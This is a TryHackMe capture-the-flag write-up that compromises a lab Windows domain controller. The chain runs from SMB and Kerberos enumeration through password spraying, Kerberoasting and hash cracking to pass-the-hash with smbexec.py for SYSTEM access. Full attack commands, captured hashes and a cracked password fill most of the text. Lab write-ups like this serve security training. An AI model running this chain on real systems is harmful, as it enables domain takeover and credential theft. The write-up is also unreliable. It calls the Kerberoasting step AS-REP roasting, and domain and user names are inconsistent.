

# Soupdecode 01 – TryHackMe

**Objective:** capture two flags — **user** and **root**.

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## 1.Reconnaissance

We begin by checking whether the host is up.

```
root@ip-10-10-236-94:~# ping 10.10.141.12
PING 10.10.141.12 (10.10.141.12) 56(84) bytes of data.
64 bytes from 10.10.141.12: icmp_seq=1 ttl=128 time=0.827 ms
64 bytes from 10.10.141.12: icmp_seq=2 ttl=128 time=0.338 ms
^C
--- 10.10.141.12 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1019ms
rtt min/avg/max/mdev = 0.338/0.582/0.827/0.244 ms
```

The host responds, so we scan ports and services with **nmap**.

```
root@ip-10-10-236-94:~# nmap -sC -sV 10.10.141.12
Starting Nmap 7.80 ( https://nmap.org )
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or sp
ecify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.10.141.12
Host is up (0.00034s latency).
Not shown: 988 filtered ports
PORT      STATE SERVICE      VERSION
53/tcp    open  domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-09-12
15:46:07Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: SO
UPEDECODE.LOCAL0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: SO
UPEDECODE.LOCAL0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
```

```

3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: SOUPEDECODE
|   NetBIOS_Domain_Name: SOUPEDECODE
|   NetBIOS_Computer_Name: DC01
|   DNS_Domain_Name: SOUPEDECODE.LOCAL
|   DNS_Computer_Name: DC01.SOUPEDECODE.LOCAL
|   Product_Version: 10.0.20348
|_
|_ ssl-cert: Subject: commonName=DC01.SOUPEDECODE.LOCAL
| Not valid before: 2025-06-17T21:35:42
|_ Not valid after: 2025-12-17T21:35:42
|_ ssl-date: 2025-09-12T15:49:02+00:00; -1s from scanner time.
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?n
ew-service :
SF-Port53-TCP:V=7.80%I=7%D=9/12%Time=68C44045%P=x86_64-pc-linux-gnu%r(DNSV
SF:ersionBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\0\0\x07version\
SF:x04bind\0\0\x10\0\x03");
MAC Address: 02:EE:47:43:9A:C5 (Unknown)
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

```

An **SMB** service is active — we try to list its content.

```

root@ip-10-10-236-94:~# nxc smb 10.10.141.12 -u 'guest' -p '' --shares
SMB      10.10.141.12    445    DC01    [*] Windows Server 2022 Build 20348 x64 (name:DC01) (d
omain:SOUPEDECODE.LOCAL) (signing:True) (SMBv1:False)
SMB      10.10.141.12    445    DC01    [+] SOUPEDECODE.LOCAL\guest:
SMB      10.10.141.12    445    DC01    [*] Enumerated shares
SMB      10.10.141.12    445    DC01    Share      Permissions      Remark
SMB      10.10.141.12    445    DC01    -----
SMB      10.10.141.12    445    DC01    ADMIN$      Remote Admin
SMB      10.10.141.12    445    DC01    backup
SMB      10.10.141.12    445    DC01    C$          Default share
SMB      10.10.141.12    445    DC01    IPC$        READ          Remote IPC
SMB      10.10.141.12    445    DC01    NETLOGON    Logon server share
SMB      10.10.141.12    445    DC01    SYSVOL      Logon server share
SMB      10.10.141.12    445    DC01    Users

```

We have **read** access to the IPC\$ share, but there are no useful files there.

```

root@ip-10-10-236-94:~# smbclient //10.10.141.12/IPC$ -N
Try "help" to get a list of possible commands.
smb: \> ls
NT_STATUS_NO_SUCH_FILE listing \*
smb: \> dir
NT_STATUS_NO_SUCH_FILE listing \*
smb: \> cd folder
cd \folder\: NT_STATUS_OBJECT_NAME_NOT_FOUND
smb: \> cd shares
cd \shares\: NT_STATUS_OBJECT_NAME_NOT_FOUND
smb: \> ls *
NT_STATUS_NO_SUCH_FILE listing \*
smb: \> █

```

## 2.Usernames / Credential discovery

To gather more information we run **enum4linux-ng -A <IP>**.

```

root@ip-10-10-236-94:~# enum4linux-ng -A 10.10.141.12
ENUM4LINUX - next generation (v1.3.4)

=====
|   Target Information   |
=====
[*] Target ..... 10.10.141.12
[*] Username ..... ''
[*] Random Username .. 'huuwlfb'
[*] Password ..... ''
[*] Timeout ..... 5 second(s)

=====
|   Listener Scan on 10.10.141.12   |
=====
[*] Checking LDAP
[+] LDAP is accessible on 389/tcp
[*] Checking LDAPS
[+] LDAPS is accessible on 636/tcp
[*] Checking SMB
[+] SMB is accessible on 445/tcp
[*] Checking SMB over NetBIOS
[+] SMB over NetBIOS is accessible on 139/tcp

```

This yields NetBIOS and DNS domain names.

```

=====
|   Domain Information via SMB session for 10.10.141.12   |
=====
[*] Enumerating via unauthenticated SMB session on 445/tcp
[+] Found domain information via SMB
NetBIOS computer name: DC01
NetBIOS domain name: SOUPEDECODE
DNS domain: SOUPEDECODE.LOCAL
FQDN: DC01.SOUPEDECODE.LOCAL
Derived membership: domain member
Derived domain: SOUPEDECODE


```

We try to discover usernames using **kerbrute** and get several hits.

```

root@ip-10-10-236-94:~# kerbrute userenum -d SOUPEDECODE.LOCAL --dc 10.10.141.12 '/root/Desktop/Tools/wordlists/SecLists/Usernames/xato-net-10-million-usernames-dup.txt'

```



We save those usernames into a text file.

```
[+] VALID USERNAME:      charlie@SOUPEDECODE.LOCAL
[+] VALID USERNAME:      admin@SOUPEDECODE.LOCAL
[+] VALID USERNAME:      guest@SOUPEDECODE.LOCAL
[+] VALID USERNAME:      Charlie@SOUPEDECODE.LOCAL
[+] VALID USERNAME:      administrator@SOUPEDECODE.LOCAL
[+] VALID USERNAME:      Admin@SOUPEDECODE.LOCAL
[+] VALID USERNAME:      Guest@SOUPEDECODE.LOCAL
[+] VALID USERNAME:      Administrator@SOUPEDECODE.LOCAL
[+] VALID USERNAME:      CHARLIE@SOUPEDECODE.LOCAL
[+] VALID USERNAME:      GUEST@SOUPEDECODE.LOCAL
[+] VALID USERNAME:      ADMIN@SOUPEDECODE.LOCAL
Done! Tested 624370 usernames (11 valid) in 176.467 seconds
```

```
username.txt x
1 charlie
2 admin
3 guest
4 Charlie
5 administrator
6 Admin
7 Guest
8 Administrator
9 CHARLIE
10 GUEST
11 ADMIN
12
```

I attempted **GetNPUsers.py** (Impacket) to pull Kerberos AS-REP hashes for some users, but initially got no results.

```
root@ip-10-10-236-94:/opt/impacket/examples# python3 GetNPUsers.py SOUPEDECODE.LOCAL/ -dc-ip 10.10.141.12 -use
rsfile '/root/username.txt' -format hashcat
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

[-] User charlie doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User admin doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User guest doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Charlie doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Admin doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Guest doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User CHARLIE doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User GUEST doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User ADMIN doesn't have UF_DONT_REQUIRE_PREAUTH set
```

I then enumerated SMB for usernames and saved them to a file.

```
root@ip-10-10-236-94:~# nxc smb 10.10.141.12 -u guest -p "" --rid-brute | cut -d '\' -f 2 | sed 's/ *(.*)//' | sort
-u | tee usernames.txt
```

```
usernames.txt x
1 aaaron589
2 aadam701
3 abianca784
4 acar1237
5 acar1386
6 adelia337
7 admin
8 Administrator
9 afiona845
10 agloria919
11 agrace90
12 ahelen741
13 ahenry771
14 aian78
15 ajudy656
16 akevin14
17 akevin953
18 akylie381
19 akylie479
20 amona511
```

Next, I tried to crack passwords (or validate credentials) using **crackmapexec**.

```
root@ip-10-10-236-94:~# crackmapexec smb 10.10.141.12 -u usernames.txt -p usernames.txt --no-bruteforce --continue-on-success > log.txt
root@ip-10-10-236-94:~#
```

This produced valid credentials for user **byob317**.

1031 SMB	10.10.141.12	445	DC01	[-]	SOUPCODE.LOCAL\yadam355:yadam355 STATUS_LOGON_FAILURE
1032 SMB	10.10.141.12	445	DC01	[+]	SOUPCODE.LOCAL\ybob317:ybob317
1033 SMB	10.10.141.12	445	DC01	[-]	SOUPCODE.LOCAL\ycharlie548:ycharlie548 STATUS_LOGON_FAILURE

## 3.Privilege escalation / flags

Using the obtained credentials, we log in with **smbclient** and retrieve the first (user) flag.

```
root@ip-10-10-236-94:~# smbclient //10.10.141.12/Users -U 'soupcode.local/ybob317'
Password for [SOUPCODE.LOCAL\ybob317]:
Try "help" to get a list of possible commands.
smb: \> ls
.                DR              0   Thu Jul  4 23:48:22 2024
..               DHS              0   Wed Jun 18 23:14:47 2025
admin            D                0   Thu Jul  4 23:49:01 2024
Administrator    D                0   Fri Sep 12 16:52:44 2025
All Users        DHSrn             0   Sat May  8 09:26:16 2021
Default          DHR              0   Sun Jun 16 03:51:08 2024
Default User     DHSrn             0   Sat May  8 09:26:16 2021
desktop.ini      AHS             174  Sat May  8 09:14:03 2021
Public           DR                0   Sat Jun 15 18:54:32 2024
ybob317          D                0   Mon Jun 17 18:24:32 2024

12942591 blocks of size 4096. 10724500 blocks available
smb: \> cd ybob317\desktop
smb: \ybob317\desktop> ls
.                DR              0   Fri Jul 25 18:51:44 2025
..               D                0   Mon Jun 17 18:24:32 2024
desktop.ini      AHS             282  Mon Jun 17 18:24:32 2024
user.txt         A                33   Fri Jul 25 18:51:44 2025

12942591 blocks of size 4096. 10724500 blocks available
smb: \ybob317\desktop> cat user.txt
cat: command not found
smb: \ybob317\desktop> type user.txt
type: command not found
smb: \ybob317\desktop> get user.txt
getting file \ybob317\desktop\user.txt of size 33 as user.txt (2.3 KiloBytes/sec) (average 2.3 KiloBytes/sec)
smb: \ybob317\desktop>
```

With those credentials we run **GetNPUsers.py** again and obtain AS-REP hashes for several users.



```

root@ip-10-10-236-94:/opt/impacket/examples# python3 GetUserSPNs.py SOUPEDECODE.LOCAL/ybob317:ybob317 -dc-ip 10.10.141.12 -request -outfile out.txt
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

```

ServicePrincipalName	Name	MemberOf	PasswordLastSet	LastLogon	Delegation
FTP/FileServer	file_svc		2024-06-17 18:32:23.726085	<never>	
FW/ProxyServer	firewall_svc		2024-06-17 18:28:32.710125	<never>	
HTTP/BackupServer	backup_svc		2024-06-17 18:28:49.476511	<never>	
HTTP/WebServer	web_svc		2024-06-17 18:29:04.569417	<never>	
HTTPS/MonitoringServer	monitoring_svc		2024-06-17 18:29:18.511871	<never>	

```

out.txt x
1 $krb5tgs$23$*file_svc$SOUPEDECODE.LOCAL$SOUPEDECODE.LOCAL/-
  file_svc*$385ef09e4a01ae25d3dc6f3bcc5fb412$ef8b7fa20c2e3d4b1a8e2dcd961f37f8468ab436d7fb73886487f2925376803a6e4010c0a00ac24
2 $krb5tgs$23$*firewall_svc$SOUPEDECODE.LOCAL$SOUPEDECODE.LOCAL/-
  firewall_svc*$412bec2acab9a2c95b9e24459d35fb14$b6834518b53795eee22989a516b0cdab5687555c06dd8c4b89360ecf03a9587bf76457d545d
3 $krb5tgs$23$*backup_svc$SOUPEDECODE.LOCAL$SOUPEDECODE.LOCAL/-
  backup_svc*$6fc539149f16c920bbfd833ec30ff6c4$ae1b2c74e95ad2e065e3d2ac473f56bd8548ebd0a6254f42a2599aa877ef75b4627e53f71deb1
4 $krb5tgs$23$*web_svc$SOUPEDECODE.LOCAL$SOUPEDECODE.LOCAL/-
  web_svc*$95c58a6cd12ebf003ccd35ae857febed$48bcc02229b09496ed42f2e83564f00bd215eb86dae38e80bbc1ece92647c1bcfae5f0cadeaa528b
5 $krb5tgs$23$*monitoring_svc$SOUPEDECODE.LOCAL$SOUPEDECODE.LOCAL/-
  monitoring_svc*$e6c6a0570d671f2d1b1edd1dc61027e9$9c2de3e6e889043bb1cb40273c4428649230d925e920517bb457448f4884ecbda041167f8a

```

We crack those hashes with **John the Ripper** and recover plaintext passwords.

```

root@ip-10-10-236-94:/opt/impacket/examples# john --wordlist="/root/Desktop/Tools/wordlists/rockyou.txt" out.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with 5 different salts (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Password123!!! (?)
1g 0:00:00:59 DONE 0.01668g/s 239341p/s 1136Kc/s 1136KC/s 0839236891..*7j;Vamos!
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

```

Logging in as **file\_svc**, we access a backup folder and download a text file that contains additional hashes.

```

root@ip-10-10-236-94:/opt/impacket/examples# smbclient //10.10.141.12/backup -U file_svc
Password for [WORKGROUP\file_svc]:
Try "help" to get a list of possible commands.
smb: \> ls
.                D                0   Mon Jun 17 18:41:17 2024
..               DR                0   Fri Jul 25 18:51:20 2025
backup_extract.txt  A                892  Mon Jun 17 09:41:05 2024

12942591 blocks of size 4096. 10724500 blocks available
smb: \> get backup_extract.txt
getting file \backup_extract.txt of size 892 as backup_extract.txt (54.4 KiloBytes/sec) (average 54.4 KiloBytes/sec)
smb: \>

```

```

out.txt x  backup_extract.txt x
1 WebServer$:2119:aad3b435b51404eeaad3b435b51404ee:c47b45f5d4df5a494bd19f13e14f7902:::
2 DatabaseServer$:2120:aad3b435b51404eeaad3b435b51404ee:406b424c7b483a42458bf6f545c936f7:::
3 CitrixServer$:2122:aad3b435b51404eeaad3b435b51404ee:48fc7eca9af236d7849273990f6c5117:::
4 FileServer$:2065:aad3b435b51404eeaad3b435b51404ee:e41da7e79a4c76dbd9cf79d1cb325559:::
5 MailServer$:2124:aad3b435b51404eeaad3b435b51404ee:46a4655f18def136b3bfab7b0b4e70e3:::
6 BackupServer$:2125:aad3b435b51404eeaad3b435b51404ee:46a4655f18def136b3bfab7b0b4e70e3:::
7 ApplicationServer$:2126:aad3b435b51404eeaad3b435b51404ee:8cd90ac6cba6dde9d8038b068c17e9f5:::
8 PrintServer$:2127:aad3b435b51404eeaad3b435b51404ee:b8a38c432ac59ed00b2a373f4f050d28:::
9 ProxyServer$:2128:aad3b435b51404eeaad3b435b51404ee:4e3f0bb3e5b6e3e662611b1a87988881:::
10 MonitoringServer$:2129:aad3b435b51404eeaad3b435b51404ee:48fc7eca9af236d7849273990f6c5117:::

```

Using **smbexec.py** (Impacket) we authenticate as **FileServer** and obtain NT **AUTHORITY\SYSTEM** privileges, which yields the final (root) flag.

```

root@ip-10-10-236-94:/opt/impacket/examples# smbexec.py 'soupedecode.local/FileServer$@10.10.141.12' -hashes :e41da7e79a4c76dbd9cf79d1cb325559
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>type C:\Users\Administrator\Desktop\root.txt
27cb2be302c388d63d27c86bfd5f56a

```

## 4.Summary

This box demonstrates SMB/kerberos enumeration and exploitation: enumerate SMB and domain users (enum4linux-ng, kerbrute), collect AS-REP hashes with GetNPUsers.py, crack them (John), use valid SMB credentials to read sensitive shares (user flag) and to escalate via service account credentials and smbexec.py to NT AUTHORITY\SYSTEM (root flag). Key lessons: combine SMB and Kerberos enumeration, capture and crack AS-REP hashes, and always search shares for sensitive files (backups, creds).